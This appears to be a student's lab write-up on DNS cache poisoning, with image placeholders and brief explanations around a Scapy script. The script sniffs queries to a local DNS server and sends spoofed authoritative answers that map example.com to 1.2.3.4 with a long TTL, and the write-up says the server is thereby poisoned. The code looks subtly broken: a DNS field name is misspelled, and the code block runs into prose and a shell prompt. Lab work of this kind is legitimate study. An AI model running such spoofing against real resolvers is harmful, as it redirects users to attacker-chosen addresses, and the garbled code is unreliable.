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
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
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
The **real** DNS response is received from the internet, and is eventually cached by the local DNS server

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
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Step 3. The Local DNS Server accepts packet and **caches it** and send a DNS response to the client

```
#!/bin/env python3

from scapy.all import *
import sys

target = sys.argv[1]

def spoof_dns(pkt):
    if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        old_ip = pkt[IP]
        old_udp = pkt[UDP]
        old_dns = pkt[DNS]

        ip = IP ( dst = old_ip.src, src = old_ip.dst )

        udp = UDP ( dport = old_udp.sport, sport = 53 )

        Anssec = DNSRR( rname = old_dns.qd.qname, type = 'A', rdata = '1.2.3.4', ttl = 259200)

        dns = DNS( id = old_dns.id, aa=1, qr=1, qdcount=1, ancourt=1, qd = old_dns.qd, an = Anssec)

        spoofpkt = ip/udp/dns
        send(spoofpkt)

f = 'udp and (src host {} and dst port 53)'.format(target)
pkt=sniff(iface='br-0a1341e6c3d2', filter=f, prn=spoof_dns)
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We use the exact same program, but we sniff for a different IP address now (10.9.0.53)

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
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root@e8f13d4a656e:/#
```



Important: When we attack the Local DNS Sever, our spoofed DNS response gets **cached** by the DNS server

Whenever someone asks this local DNS server for the IP address of example.com, it will always return 1.2.3.4 **right away**


We have “poisoned” this DNS server



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
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
